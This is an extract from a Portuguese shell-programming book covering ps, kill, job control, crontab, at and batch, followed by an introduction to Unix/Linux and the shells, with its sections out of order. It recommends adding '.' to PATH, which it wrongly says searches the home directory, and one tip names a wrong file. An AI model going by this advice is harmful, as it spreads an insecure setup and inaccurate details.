Opções	Significados
<code>-e</code>	Apresenta a linha de comando completa.
<code>-l</code>	Gera a saída em formato longo.
<code>-a</code>	Inclui informações sobre processos pertencentes a todos os usuários.
<code>-u</code>	Produz saída orientada a usuário.
<code>-x</code>	Inclui processos não associados a terminais.

Exemplos:

```
$ ps
  PID TTY      TIME CMD
15473 pts/0    00:00:00 bash
17280 pts/0    00:00:00 ps

$ ps -a
  PID TTY      STAT   TIME COMMAND
15473 pts/0    S        0:00  -bash
17281 pts/0    R        0:00  ps a

$ ps -u
USER      PID %CPU %MEM   VSZ RSS TTY      STAT START TIME COMMAND
jneves  15473  0.0  1.2 4516 752 pts/0    S      Jan05 0:00  -bash
jneves  17282  0.0  1.0 2520 644 pts/0    R      16:56 0:00  ps u

$ ps -x
  PID TTY      STAT   TIME COMMAND
15473 pts/0    S        0:00  -bash
17283 pts/0    R        0:00  ps x

$ ps -aux
USER      PID %CPU %MEM   VSZ RSS TTY      STAT START TIME COMMAND
root     1  0.0  0.1 1304 100 ?        S      2003 0:04  init [3]
```

```

root      2 0.0 0.0 0 0 ? SW 2003 0:00 [keventd]
root      3 0.0 0.0 0 0 ? SWN 2003 0:00 [ks_CPU0]
root      4 0.0 0.0 0 0 ? SW 2003 0:09 [kswapd]
root      5 0.0 0.0 0 0 ? SW 2003 0:00 [bdflush]
...
...

```

As reticências ao final do último exemplo foram colocadas para mostrar que a listagem de processos continuava. Vamos ver a quantidade de processos em execução:

```
$ ps -aux | wc -l
43
```

Nesse último exemplo eu mandei a saída do `ps` para o contador de linha (`wc -l`, lembra-se?). Se do resultado subtraímos 1 referente à linha do cabeçalho, teremos 42, que significa a quantidade de processos que estavam em execução naquele momento.

kill – Enviando sinal a processos



Sintaxe:

```
kill [-sinal] pid ...
kill -l
```

Se, por algum motivo, um usuário quiser cancelar um processo que lhe pertença, o comando **kill** fará o trabalho. Em geral, utiliza-se o comando **kill** para cancelar processos que aparentemente “travaram” e não conseguem terminar sua execução normalmente, ou ainda, para processos que não respondem ao CTRL+C para cancelamento de execução.

Somente o superusuário pode “matar” processos de outros usuários.

Parâmetros:

sinal	se este parâmetro não for especificado, <code>kill</code> envia o sinal 15 (<i>terminate</i>) para os processos especificados pelo parâmetro <code>pid</code> . Se um nome de sinal ou um número precedido de ‘-’ é dado, este é enviado ao invés do sinal <code>TERM</code> (<i>terminate</i>). Quando se deseja cancelar um processo que não responde ao <code>kill</code> padrão (sinal 15), utiliza-se o sinal 9 (<code>KILL</code>). Os sinais serão melhor conceituados mais à frente.
-------	--

pid o parâmetro `pid` especifica o *process-id* correspondente ao processo que se deseja enviar um sinal. Para descobrir o `pid` de um processo, basta utilizar o comando `ps` e olhar na coluna `pid` o número correspondente ao processo desejado.

-l invocando `kill` com a opção `-l`, é apresentada a lista dos nomes de sinais aceitos pelo comando.

Exemplos:

```
$ ps
PID TTY STAT TIME COMMAND
148 pp0 S 0:00 -bash
241 pp0 T 0:00 telnet
242 pp0 R 0:00 ps
$ kill -9 241
$
[1]+ Killed telnet
```

Para dar uma parada em um processo use:

```
kill -STOP pid
OU
```

```
kill -19 pid
```

Logo após, para continuar sua execução, use:

```
kill -CONT pid
OU
```

```
kill -18 pid
```

Execução em Background

Uma das habilidades do *Unix* é a de executar processos em background, liberando a linha de comando para o usuário imediatamente. Por exemplo, o usuário poderia querer copiar um determinado arquivo para disquete, enquanto continua pesquisando seus diretórios por outros arquivos para copiar. A maneira mais simples de colocar um processo em background é adicionar o operador e-comercial (`&`) ao final da linha de comando.

Exemplos:

```
$ mcopy teste.txt a: &
$ ls docs
...
...
[1]+ Done mcopy teste.txt a:
```

mcopy copia arquivo de/para DOS

} O usuário pode executar outros comandos

Fim do comando em background

Se você disparar um programa em *foreground* e notar que sua execução está demorando muito, pode suspendê-lo para liberar o terminal, pressionando simultaneamente as teclas $<\text{CTRL}>+Z$, como no exemplo abaixo:

```
$ mcopy teste.txt a:
```

Z

Z é a representação $<\text{CTRL}>+Z$ na tela

```
[1]+ stopped mcopy teste.txt a:
```

jobs – Lista processos suspensos e em background



Sintaxe:

`jobs`

Para descobrirmos quais os processos que estão sendo executados em background ou que estão parados (suspenso), utilizamos o comando **jobs**.

Exemplo:

```
$ jobs
[1] + mcopy teste.txt a:
[2] - more /etc/passwd stopped
```

Números dos jobs

bg – Manda processos para background



Sintaxe:

`bg [%n]`

Outro método para colocar um processo em *background* consiste em primeiramente parar a execução deste, através do pressionamento das teclas $<\text{CTRL}>+Z$, e em seguida dar o comando `bg`.

Parâmetros:

- n refere-se ao número do job desejado. Use o comando `jobs` para descobrir o número de um job. Se este parâmetro não for especificado o valor 1 é assumido.

fg – Trazendo processos para foreground



Sintaxe:

`fg [n]`

Para colocar um processo novamente em *foreground* (primeiro plano), basta usar o comando `fg`.

Parâmetros:

- n também refere-se ao número do job desejado. Tal qual seu irmão `bg`, use o comando `jobs` para descobrir o número de um job. Se este parâmetro não for especificado o valor 1 é assumido.

Exemplo:

```
$ mcopy teste.txt a:  
^Z  
[1]+ stopped mcopy teste.txt a:  
$ jobs  
[1] + more /etc/passwd stopped  
[2] - mcopy teste.txt a: stopped  
$ bg %2  
mcopy teste.txt a: &  
$ fg  
more /etc/passwd
```

Inicia mcopy em foreground
Suspende mcopy

Processo suspenso
Processo também suspenso
Execução do job 2 em background

Execução do job 2 em foreground

Já havia um processo suspenso (`more /etc/passwd`) quando eu suspendi o segundo (`mcopy teste.txt a:`). Isso ficou óbvio no comando `jobs` que mostrou esses dois processos suspensos. Em seguida mandei o `mcopy` para execução em background e trouxe o `more` para execução em foreground.





Capítulo 9

Executando Tarefas Agendadas

- Aqui veremos como agendar tarefas ou executar jobs, visando a performance do sistema como um todo e não a do aplicativo.

Podemos agendar uma determinada tarefa para uma determinada data e horário (como um *reorg* de um banco para ser feito de madrugada) ou ciclicamente (como fazer *backup* semanal toda 6^a feira ou o *backup* mensal sempre que for o último dia do mês).

Programando tarefas com crontab

`crontab` é o programa para instalar, desinstalar ou listar as tabelas usadas pelo programa (*daemon*) `cron` para que possamos agendar a execução de tarefas administrativas.

Cada usuário pode ter sua própria tabela de `crontab` (normalmente com o nome de `/var/spool/cron/Login_do_Usuário`) ou usar a tabela geral do *root* (normalmente em `/etc/crontab`). A diferença entre as duas formas é somente quanto às permissões de determinadas instruções que são de uso exclusivo do *root*.

Chamamos de `crontab` não só a tabela que possui o agendamento que é consultado pelo programa (*daemon*) `cron`, como também o programa que mantém o

agendamento nessa tabela, já que é ele quem edita a tabela, cria uma nova entrada ou remove outra.

Existem dois arquivos que concedem ou não permissão aos usuários para usar o `crontab`. Eles são o `/etc/cron.allow` e `/etc/cron.deny`. Todos os usuários com *login name* cadastrado no primeiro estão habilitados a usá-lo, e os usuários cujos *login names* constem do segundo estão proibidos de usá-lo.

Veja só uma mensagem característica para pessoas não autorizadas a usar o `cron`:

```
$ crontab -e
You (fulano_de_tal) are not allowed to use this program (crontab)
See crontab(1) for more information
```



Dicas!

Para permitir que todos os usuários tenham acesso ao uso do `crontab`, devemos criar um `/etc/crontab.deny` vazio e remover o `/etc/crontab.allow`.

Com o `crontab` você tem todas as facilidades para agendar as tarefas repetitivas (normalmente tarefas do *admin*) para serem executadas qualquer dia, qualquer hora, em um determinado momento... enfim, ele provê todas as facilidades necessárias ao agendamento de execução de programas (normalmente scripts em *Shell*) tais como backups, pesquisa e eliminação de *links* quebrados...

As principais opções do comando `crontab` são as seguintes:

Opção	Função
<code>-r</code>	Remove o <code>crontab</code> do usuário
<code>-l</code>	Exibe o conteúdo do <code>crontab</code> do usuário
<code>-e</code>	Edita o <code>crontab</code> atual do usuário

Campos da tabela crontab						
Valores Possíveis	0-59	0-23	1-31	1-12	0-6	
Função	Minuto	Hora	Dia do Mês	Mês	Dia da Semana	Programa
Campo	1	2	3	4	5	6

As tabelas `crontab` têm o seguinte “leiaute”:

Como pudemos ver, as tabelas são definidas por seis campos separados por espaços em branco (ou `<TAB>`). Vejamos exemplos de linhas da tabela para entender melhor:

```
#M          s
#i          e
#n      H      m
#u      o      D      M      a
#t      r      i      e      n
#o      a      a      s      a      Programa
=====
0      0      *      *      *      backup.sh
30     2      *      *      0      bkpsemana.sh
0,30   *      *      *      *      verifica.sh
0      1      30     *      *      limpafs.sh
30     23     31     12     *      encerraano.sh
```

O jogo da velha, tralha ou sei-lá-mais-o-quê (`#`) indica ao `crontab` que, a partir daquele ponto até a linha seguinte, é tudo comentário. Por isso, é comum vermos nos `crontab` de diversas instalações um “cabeçalho” como o que está no exemplo. Linha a linha vamos ver os significados:

- 1^a Linha - Todo dia às 00:00 h execute o programa `backup.sh`;
- 2^a Linha - Às 02:30 h de todo Domingo execute o programa `bkpsemana.sh`;
- 3^a Linha - Todas as horas exatas e meias horas execute o programa `verifica.sh`;
- 4^a Linha - Todo os dias 30 (de todos os meses) à 01:00 h execute o programa `limpafs.sh`;
- 5^a Linha - No dia 31/12 às 23:30 h execute o programa `encerraano.sh`.

O comando at

Este comando permite que se programem datas e horas para execução de tarefas (normalmente *scripts* em *Shell*).

O comando nos permite fazer especificações de tempo bastante complexas. Ele aceita horas no formato HH:MM para executar um *job*.

Você também pode especificar `midnight` (meia-noite), `noon` (meio-dia) ou `teatime` (hora do chá - 16:00 h) e você também pode colocar um sufixo de `AM` ou `PM` indicando se o horário estipulado é antes ou após o meio-dia.

Se o horário estipulado já passou, o *job* será executado no mesmo horário, porém no próximo dia que atenda à especificação.

Você também pode estipular a data que o *job* será executado dando a data no formato nome-do-mês e dia, com ano opcional, ou no formato MMDDAA ou MM/DD/AA ou DD.MM.AA.

Outra forma de especificação é usando `now + unidades_de_tempo`, onde `unidades_de_tempo` pode ser: `minutes`, `hours`, `days`, ou `weeks`. Para finalizar você ainda pode sufíxar um horário com as palavras `today` e `tomorrow` para especificar que o horário estipulado é para hoje ou amanhã.

Exemplos:

Para os exemplos a seguir, vejamos primeiramente a hora e a data de hoje:

```
$ date
Fri Jan 6 12:27:43 BRST 2006
```

Para executar *job.sh* às 16:00h daqui a três dias, faça:

```
$ at 4 pm + 3days
at> job.sh
at> <EOT>
job 2 at 2006-01-09 16:00
```

Calma, vou explicar! O *at* tem o seu próprio *prompt* e, quando passamos o comando, ele manda o seu *prompt* para que passemos a tarefa que será executada. Para terminar a passagem de tarefas, fazemos um *<CTRL>+D*, quando o *at* nos devolve um *<EOT>* (***E*nd *O*f *T*ext**) para a tela e, na linha seguinte, o número do *job* (*job 2*) com sua programação de execução.

Para executar o mesmo *job* às 10:00h de 5 de abril, faça:

```
$ at 10am Apr 5
at> job.sh
at> <EOT>
job 3 at 2006-04-05 10:00
```

E se a execução fosse amanhã neste mesmo horário:

```
$ at now + 1 day
at> job.sh
at> <EOT>
job 4 at 2006-01-07 12:27
```

Para listar os *jobs* enfileirados para execução, faça:

```
$ at -l
2      2006-01-09 16:00 a jneves
3      2006-04-05 10:00 a jneves
4      2006-01-07 12:27 a jneves
```

Para descontinuar o *job* número 2, tirando-o da fila, faça:

```
$ atrm 2
$ atq
3      2006-04-05 10:00 a jneves
4      2006-01-07 12:27 a jneves
```

Repare:

1. O `atrm` removeu o *job* número 2 da fila sem a menor cerimônia. Não pediu sequer confirmação.
2. Para listar os *jobs* em execução, foi usado o `atq`, que tem exatamente o mesmo comportamento do `at -l`.



Como vimos no `crontab`, o `at` também possui os arquivos `/etc/at.allow` e `/etc/at.deny`, que servem para definir os usuários que podem enfileirar *jobs* e obedecem às mesmas regras citadas para o `/etc/cron.allow` e `/etc/cron.deny`.

O comando batch

Para quem tem que executar tarefas pesadas como uma classificação de um grande arquivo, ou um programa de cálculo de uma grande folha de pagamento, e não está afim de “sentar” o servidor, é que existe o comando `batch`. Os *jobs* que são comandados pelo `batch` ficam em segundo plano (background) esperando o sistema ficar “leve”.

Exemplo:

```
$ batch
at> sort bigfile -o bigfile.sorted
at> <EOT>
job 8 at 2006-01-06 15:04
```

Como você viu pelo *prompt*, o `batch` é parte integrante do `at` e obedece às mesmas regras e arquivos de configuração.

No exemplo citado, o sistema imediatamente tentará iniciar o `sort`, mas só o fará efetivamente quando a carga do sistema estiver abaixo de 0.8. Caso o `sort` esteja em andamento e entre outro processo pesado, novamente ele é suspenso aguardando que a carga total baixe. A citada carga está no arquivo `/proc/loadavg`.







Leiame.txt

- Na Era Jurássica da Informática, cada fornecedor de equipamento tinha o(s) seu(s) próprio(s) Sistema(s) Operacional(is) que eram totalmente diferentes entre si. Devido a esta grande heterogeneidade, os profissionais de informática eram levados a especializarem-se em um único Sistema Operacional, o que restringia sobremaneira o seu mercado de trabalho.

No final da década de 1960, um Engenheiro de Software, irritado com esta restrição, perguntou-se:

- Se somos capazes de dirigir qualquer modelo de qualquer marca de automóvel, por que temos que ficar restritos a somente um Sistema Operacional?

Pronto! Estava lançada a semente dos Sistemas Abertos que, unida à criação da linguagem C, à mesma época, gerou o Sistema Operacional *UNIX* que, por sua vez, ao longo destas últimas décadas, originou diversos outros, tais como: AT&T, SCO, SOLARIS (estes três adotam a padronização SVR4, leia-se System Five Release Four), HP-UX, AIX e muitos mais, culminando com o *GNU-LINUX*².

2. O nome correto é GNU-Linux (todo software desenvolvido pela comunidade sob a licença GPL leva o prefixo GNU), mas para simplificar vou chamá-lo de Linux ao longo deste livro.

Os americanos, com sua mania de abreviar, chamam-nos genericamente de X Systems (Sistemas X) ou *UNIX flavor* (Sabor *UNIX*) ou ainda *UNIX-LIKE* (COMO O *UNIX*).

Muito se fala atualmente no Sistema Operacional *LINUX*. O que talvez muitos não saibam é que *Linus Torvalds*³, ao desenvolvê-lo, baseou-se firmemente no *UNIX*, fazendo ligeiras adaptações para atender ao hardware e às mídias atuais.

O *Linux* é um sistema operacional que segue o mesmo padrão dos sistemas *Unix* desenvolvido sob a licença GPL (sendo portanto livre). Na verdade, *Linux* é apenas o *kernel* (núcleo) do sistema. Mas por questões de comodidade chama-se de *Linux* toda a gama de aplicações e utilitários complementares.

Aliado a isso, devemos levar em consideração que uma parte muito grande do *software* dos equipamentos que fazem a *Internet* funcionar (provedores, roteadores, servidores, gateways...) foram escritos para ambiente *LINUX*, e por ser a Grande Rede um espelho que serve como padrão para o mundo, também concorre para a divulgação maciça destes Sistemas Operacionais. Atualmente, o *Linux* conta com milhões de usuários espalhados pelo mundo. Há pouco tempo, os fãs desse Sistema Operacional encontravam-se principalmente no meio acadêmico e entre usuários da *Internet*, hoje as grandes corporações já o adotaram, e o governo brasileiro vem dando passos largos na sua massificação.

As características dos dois Sistemas Operacionais (*UNIX* e *LINUX*) são exatamente as mesmas, e também a administração das instalações que os utilizam. Os aplicativos que rodam no primeiro, na imensa maioria dos casos, rodam também no segundo, sem fazer quaisquer alterações, basta, se for o caso, recompilá-los e, se porventura algo tenha que ser alterado, a mudança a ser feita normalmente será mínima. Os ambientes de execução dos programas também são extremamente semelhantes.

Para complementar, existem inúmeras corporações que estão migrando de *UNIX* para *LINUX* sem um grande esforço adicional em programação. Se ambos são substancialmente idênticos, então onde está a diferença entre os dois? Por que migrar para o *LINUX*? Além das sofisticadas interfaces gráficas, o grande diferencial é o custo! Quase todas as grandes ferramentas

3. Seu nome completo e correto é Linus Benedict Torvalds.

de mercado (os *Best-Sellers*) foram portados para o Sistema Operacional *LINUX* e podem ser capturados pela Internet graciosamente. Existem muitos casos em que softwares caríssimos foram primeiro disponibilizados gratuitamente pela *Internet* para o ambiente *LINUX* e só após algum tempo começaram a ser vendidos para usuários de outras plataformas. Existe atualmente uma consciência geral de que a empresa desenvolvedora que não se aliar à filosofia *LINUX* paulatinamente será alijada do mercado de informática.

Bem, tudo o que foi até aqui escrito não é somente o comercial do meu Sistema Operacional predileto, serve também para demonstrar a compatibilidade entre os programas *UNIX-LIKE* e é baseado nesta similaridade de que ao longo desta publicação não farei distinção entre *UNIX* (Sabor SVR4) e *LINUX*, nem tampouco entre *Bourne Shell*, *Korn Shell* e *Bourne-Again Shell*. Dessa forma, sempre que for citado *UNIX*, leia-se *UNIX-LIKE* e também no lugar de *Shell* deve ser lido *Bourne Shell*, *Korn Shell* e *Bourne-Again Shell*. **Quando houver alguma particularidade, ela será citada.**

A seguir uma tabela com alguns Sistemas Operacionais *UNIX-LIKE* e seus desenvolvedores.

Desenvolvido Por	Nome Comercial
<i>UNIX System Laboratories</i> (Um cisma da AT&T)	The Single <i>UNIX</i> Specification
University of California at Berkeley (UCB)	Berkeley <i>UNIX</i> (BSD)
Cobra Computadores	SOX
IBM	AIX
Hewlett-Packard	HP-UX
Sun Microsystems	SunOS (um pouco antigo) Solaris (mais recente)
Microsoft	XENIX
Digital Equipment Corporation	Ultrix (Antigo) Digital <i>UNIX</i> (mais recente)
Silicon Graphics Inc.	IRIX
Linus Torvalds, University of Helsinki, e muitos outros	<i>LINUX</i>





Capítulo 0

O Básico do Básico

- Por que Capítulo 0 e não Capítulo 1? Quando as coisas são básicas mesmo, estão no zero. O um vem depois e normalmente é mais um, e não o mais fundamental. Em que trilha do *hard disk* se encontra a área de *boot* da grande maioria dos sistemas operacionais? Na zero, é claro, nada mais básico que um *boot*.

A importância da compreensão deste capítulo é fundamental para o entendimento do resto (veja só, se não é zero é resto) da matéria. Só não o chamo de Zero Absoluto por tratar-se de um pleonasmo, já que todo zero, inclusive matematicamente, é absoluto, pois não existe $+0$ ou -0 .

Pelo conteúdo anterior, dá para você inferir o que vem adiante. Ainda está em tempo de desistir! O quê? Não desistiu? Então nota-se que você é uma pessoa persistente, uma vez tomada a decisão você vai até o fim... Opa! Agora está parecendo astrologia! Vamos então ao que interessa antes de este livro descambar para o impalpável.

Visão geral do sistema operacional UNIX

Observe com atenção o diagrama de representação do Sistema Operacional *UNIX* na figura a seguir:



Os sistemas operacionais *UNIX* e *LINUX* foram concebidos em diversas camadas. Na camada mais interna está o *hardware*, composto dos *drivers* de dispositivos físicos (teclado, *mouse*, monitor, memória, unidades de disco, disquetes, unidades de fita e unidades de CD-ROM). A camada que envolve o *hardware* é chamada de ***kernel*** (ou núcleo, ou cerne) e é responsável pelo gerenciamento e controle deste *hardware*. O *kernel*, por sua vez, está envolto por programas ou comandos que realizam tarefas bem específicas. A camada mais externa é chamada de ***Shell*** e é responsável pela interação entre o usuário e o sistema operacional e é esta que esmiuçaremos ao longo deste livro.

Quem não é movido a gasolina, precisa de *Shell*?

Se trabalhar com o Sistema Operacional *UNIX*, certamente a resposta é sim, já que no momento em que completa o seu “*login*”, você já está em um *Shell*⁴.

- O quê? Já estou em um *Shell*? Como assim?
- Já, porque o *Shell* é a interface entre o *UNIX* e qualquer agente externo.

O *Shell* é simplesmente o programa que lê o comando que você teclou e converte-o em uma forma mais simplificada e legível para o Sistema Operacional *UNIX*, diminuindo o tempo gasto pelo *UNIX* (ou *kernel*) na execução desse comando.

4. O que foi dito é uma simplificação. Ao se “logar”, o que você recebe é o programa que está definido no último campo do seu registro em */etc/passwd*. Pode ser um dos *Shells* definidos mais à frente (na seção Principais *Shells*) ou qualquer outro programa. Neste caso, ao finalizar a execução desse aplicativo, o usuário receberá imediatamente o “*logout*”.

O *Shell*, por ser um interpretador de comandos de alto nível de sofisticação, também pode ser utilizado como linguagem de programação. Usuários podem combinar sequências de comandos para criar programas chamados *scripts* (não confunda com arquivos de lote do MS-DOS, porque o interpretador do *Unix/Linux* tem muito mais recursos e facilidades que este).

A ideia de um interpretador de comandos independente do sistema operacional foi uma importante inovação do *Unix*, adotada também por todos os sistemas operacionais modernos.

Quando o usuário entra em um sistema *Linux*, um *Shell* é iniciado em seu terminal e um *prompt* de linha de comando indica ao usuário que o próximo comando pode ser executado. Note que ao longo deste livro, para efeito puramente didático, o prompt será representado por um cifrão (\$) e as linhas que seriam digitadas por você estão em negrito.

Existem vários arquivos de comandos que são executados quando você se “loga”. Um deles é o `~/.bash_profile` (ou simplesmente `~/.profile` no UNIX). Este arquivo é um dos responsáveis pela customização do ambiente de trabalho de cada usuário e por isso fica na raiz do seu diretório *home* (que, como veremos no livro, pode ser representado genericamente por um til (~)).

Se você inserir ao final desse arquivo a linha:

```
PATH=$PATH:.
```

Você estará dizendo ao *Shell* para procurar arquivos também no seu diretório *home* e poderá executar um *script* chamado `prg.sh` simplesmente fazendo:

```
$ prg.sh
```

E é esta a forma de uso que você verá ao longo de todo este livro. Caso essa linha não exista no seu arquivo e você não queira inseri-la, para executar o mesmo `prg.sh` faça:

```
$ ./prg.sh
```

Imaginemos que exista um **Sistema Operacional** residente em **Disco** (que chamaremos, para efeito didático, de SOD) que não está, nem um pouco, preocupado com sua performance, já que ele foi escrito para trabalhar em ambientes monousuários. Neste SOD ocorrem coisas do tipo:

Se desejar listar os nomes de todos os arquivos, você executa:

```
dir *
```

Se desejar copiar todos os arquivos do diretório *diret* para o diretório corrente (aquele em que você se situa neste momento), você faz:

```
copy diret\*
```

No SOD, em ambos os casos, quem interpretou os asteriscos (*) foram as instruções correspondentes, isso significa que tanto o comando *dir* como o *copy* possuem, embutida em seus códigos, rotina para interpretação de metacaracteres ou curingas, onerando aquele Sistema Operacional durante a execução dessas instruções. O Sistema Operacional *UNIX*, por ser extremamente otimizado, delega essa e outras funções ao *Shell*, que resolve-as deixando-as prontas para execução pelo *kernel*.

Para provar isso, suponha que o seu diretório corrente seja */meudir* e o único arquivo residente no diretório em que você se encontra, com o prefixo *cur*, seja um subdiretório chamado *curso*.

Exemplo:

Se você fizer:

```
$ cd cur*
$ pwd
/meudir/curso
```

Esse teste demonstra que no *UNIX*, quem interpreta os metacaracteres é o *Shell* e não os comandos. Experimente fazer:

```
$ echo cur*
curso
```



Nos exemplos a seguir, como em todos deste livro, as linhas que serão digitadas por você estão em negrito e o cifrão (\$) no início é usado para indicar o prompt default.

ATENÇÃO

Por que Shell?

Conforme já vimos, *Shell* é um interpretador de comandos e é uma camada entre o *kernel* e o usuário. O que veremos a seguir é que ele possui em seus *built-ins* instruções que o tornam uma poderosa linguagem de programação. Um programa em *Shell*, também chamado *script*, é uma ferramenta fácil-de-usar para construir aplicações “colando e aglutinando” chamadas de sistema, ferramentas, utilitários e binários compilados. Virtualmente todo o repertório de comandos Unix/Linux, utilitários e ferramentas estão disponíveis para serem usados nativamente em um *Shell script*. Se isso não fosse suficiente, comandos internos do *Shell* (*built-ins*), como instruções de condicionais e de loop, dão um poder adicional e flexibilidade aos *scripts*.

O conhecimento de *Shell script* é essencial para quem deseja tornar-se um razoável administrador, mesmo que não pense em desenvolver *scripts*. Como em tempo de boot uma máquina Unix/Linux executa os diversos *scripts* contidos em `/etc/rc.d` para configurar o sistema e inicializar os serviços, um entendimento detalhado destes é importante para a análise do comportamento do sistema, e sua possível modificação.

Se é possível desenvolver em *Shell* praticamente qualquer aplicação com interface a caractere, por que invocar um outro interpretador para trabalhar sob o *Shell*? É... é verdade, quando na primeira linha de um *script* em, digamos, *Perl* você escreve: `#!/bin/perl`, o que você está fazendo é avisar ao *Shell* que este *script* será interpretado pelo *Perl*, e não pelo *Shell*, onerando dessa forma a performance do computador, pois você terá, no mínimo, estes dois interpretadores na partição.

Pela facilidade no aprendizado, pela alta produtividade e pelo prazer propiciado em sua programação, o *Shell* é uma excelente ferramenta, inclusive para prototipar aplicações complexas.

Tarefas do Shell

A seguir estão descritas, na ordem em que são executadas, as principais tarefas cumpridas pelo *Shell*.

Exame da linha de comandos recebida

Nesse exame, o *Shell* identifica em primeira mão os caracteres que por si só têm significado especial para a interpretação da linha, em seguida identifica se a linha passada é um comando (ou programa) ou uma atribuição.

Comando

O *Shell* analisa a linha e identifica, **separados por espaço(s) em branco**: o nome do programa (qualquer comando é encarado como um programa) e pesquisa a sua existência na ordem de sequência do caminho padrão (*path*); identifica também suas opções/parâmetros, seus redirecionamentos (cuja utilização veremos no capítulo 1) e suas variáveis.

Quando o programa identificado existe, o *Shell* analisa as permissões do(s) arquivo(s) envolvido(s), dando uma mensagem de erro, caso o operador não esteja credenciado a executar essa tarefa.

Atribuição

A atribuição é identificada quando o *Shell* encontra um sinal de igualdade (=) separando dois campos sem espaços em branco nos dois lados do sinal de igualdade (=).

Exemplos:

\$ var =a	<i>Procurou o programa var por causa do branco</i>
ksh: var: not found	
\$ var=a b	
ksh: b: not found	<i>Espaço entre a e b. Achou que b era comando</i>
\$ var='a b'	<i>Sem erro. O (') inibe a interpretação no seu interior</i>
\$ echo \$var	
a b	<i>Para o Shell basta um branco como separador</i>

Agora, me explique, o que aconteceria se fizéssemos:

```
$ var= a
ou:
$ var=' a b'
```

Resolução de redirecionamentos

Uma vez identificado que existe(m) redirecionamento(s) da entrada (`stdin`), da saída (`stdout`) ou dos erros (`stderr`), o *Shell* prepara o ambiente para que esse redirecionamento ocorra, para livrar o *kernel* dessa tarefa.



Tome muito cuidado com essa facilidade do *Shell*, pois se você deseja enviar a saída de uma instrução para um arquivo, este arquivo será criado vazio, antes desse comando ser executado, o que pode acarretar sérios problemas. Por exemplo, se você quiser fazer um `cat` de um arquivo dando a saída nele mesmo, o comando `cat` acusará erro, porém o *Shell*, antes da execução da instrução, já havia “esvaziado” o arquivo.

ATENÇÃO

Substituição de variáveis

Nesse ponto, o *Shell* verifica se as eventuais variáveis (parâmetros precedidos por `$` e em cujo nome tem somente letras, números e caracteres sublinha `_`), encontradas no escopo do comando, estão definidas e as substitui por seus valores nesse instante.

Substituição de metacaracteres

Se algum metacaractere `*`, `?` ou `[]` for encontrado na linha de comando, nesse ponto ele será substituído por seus possíveis valores.

Passa linha de comando para o kernel

Completadas as tarefas anteriores, o *Shell* monta a linha de comandos, já com todas as substituições feitas, chama o *kernel* para executá-la em um novo *Shell* (*Shell* filho), ganhando um **número de processo** (PID ou *Process Identification*) e permanece inativo, tirando uma soneca, durante a execução do programa. Uma vez encerrado esse processo (juntamente com o *Shell* filho), recebe novamente o controle e, exibindo um *prompt*, mostra que está pronto para executar outros comandos.

Principais Shells

O *Shell* é um programa interpretador de instruções, que foi escrito em diferentes versões. A seguir, descreveremos as mais frequentemente encontradas e utilizadas, não sendo porém as únicas.

Bourne Shell

Esse é o *Shell* padrão do *UNIX*, cuja versão padrão foi escrita por Stephen Bourne da *Bell Labs*. Esse *Shell*, também chamado de "Standard Shell" (ou "Shell Padrão" em português) é, indiscutivelmente, o *Shell* mais utilizado, até porque todos os sabores de *UNIX* têm o *Bourne Shell* adaptado aos seus ambientes.

Sua representação para o *UNIX* é `sh`.

Bourne-Again Shell

Esse é o *Shell* padrão do *LINUX*. Seu número de usuários vem crescendo vertiginosamente devido à grande propagação de uso de seu Sistema Operacional hospedeiro. É quase 100% compatível com o *Bourne Shell*, porém traz consigo não só as implementações feitas para o *Korn Shell*, como também inúmeros comandos característicos do *C Shell*.

Sua representação para o *LINUX* é `bash`.

Korn Shell

Esse *Shell*, que foi desenvolvido por David Korn da *Bell Labs* da AT&T, é um *upgrade* do *Bourne Shell*, isto é, todos os comandos do *Bourne Shell* são reconhecidos pelo *Korn Shell*. Esta compatibilidade está influenciando positivamente os usuários e programadores de *Shell* (em ambientes *UNIX* e não em *LINUX*) a usarem cada vez mais esse interpretador, devido ao maior leque de opções e instruções por ele provido.

Em virtude do grande crescimento observado no uso desse interpretador, nesta publicação, em diversas situações, mostraremos comandos específicos do *Korn Shell*, sempre realçando essa especificidade.

Sua representação para o *UNIX* é `ksh`.

C Shell

O C *Shell* foi desenvolvido por Bill Joy da *Berkeley University*. É o *Shell* mais utilizado nos ambientes Berkeley (BSD) e XENIX. A estrutura de sua linguagem é bastante parecida com a linguagem C.

O C *Shell*, identicamente ao *ksh*, contempla diversos aspectos não implementados no *sh*. Se por um lado isso é bom, por dar mais recursos, por outro lado é um fator para a não proliferação maciça desse ambiente, pois programas desenvolvidos para esse interpretador só podem ser executados nele, perdendo desta forma a portabilidade que é um dos pontos fortes e característicos do Sistema Operacional *UNIX*.

Sua representação para o *UNIX* é *csh*.

O objetivo desta publicação é ensinar a programar nos três primeiros (*sh*, *bash* e *ksh*), sendo portanto os programas e exercícios propostos feitos para esses ambientes.

O *sh*, o *bash* e o *csh* são nativos do *LINUX* (quando você instala o *LINUX* no seu computador, esses três interpretadores são também instalados), ao passo que o *sh*, o *ksh* e o *csh* vêm com os demais Sistemas Operacionais *UNIX*, porém existem fontes de todos disponíveis na Internet e, caso você queira, por exemplo, instalar o *ksh* em seu *LINUX*, ou o *bash* em um servidor *UNIX*, basta compilá-lo após fazer o *download*.

O *Bourne Shell* (*sh*), apesar de não ter todos os recursos do *bash* e do *ksh*, é o interpretador para o qual tento orientar todos os scripts que desenvolvo, já que por estar presente em todos os sabores *LINUX/UNIX*, são portáveis para os equipamentos sob esses Sistemas Operacionais.

É importante notar, no entanto, que infelizmente algumas distribuições *LINUX* insistem em, em vez de fornecer essa ferramenta, simplesmente criam um ponteiro (*link*) para o *bash*. Assim, quando você pensa estar sob o *sh*, efetivamente você estará sob o *bash*.

Sem comentários

O caractere # (jogo da velha, tralha, sustenido, ...) indica ao interpretador que a partir daquele ponto tudo o que vem a seguir na mesma linha é um comentário do autor do script, assim em:

```
ls -l arq* # Lista todos os arquivos começados por arq
```

o pedaço a partir do # (Lista todos os arquivos começados por arq) é considerado pelo interpretador como um comentário e seu uso deve ser encorajado como uma boa prática de codificação de programas, que visa facilitar posteriores manutenções.

No entanto, caso a primeira linha de um *script* comece por #!, o *Shell* entenderá que o que vem a seguir é o caminho (*path*) para o interpretador que será usado por este *script*. Assim sendo, é normal encontrarmos scripts começados por:

```
#!/bin/bash
```

ou

```
#!/bin/sh
```

ou

```
#!/bin/awk
```

ou

```
#!/bin/sed
```

entre outros.

Não sei o porquê deste nome, mas vale a informação, é habitual nos referirmos a estas linhas que indicam o interpretador que o *script* usará como *shebang line*. Algumas vezes já vi chamarem também de *hasbang line*.





Capítulo 1

Recordar é Viver

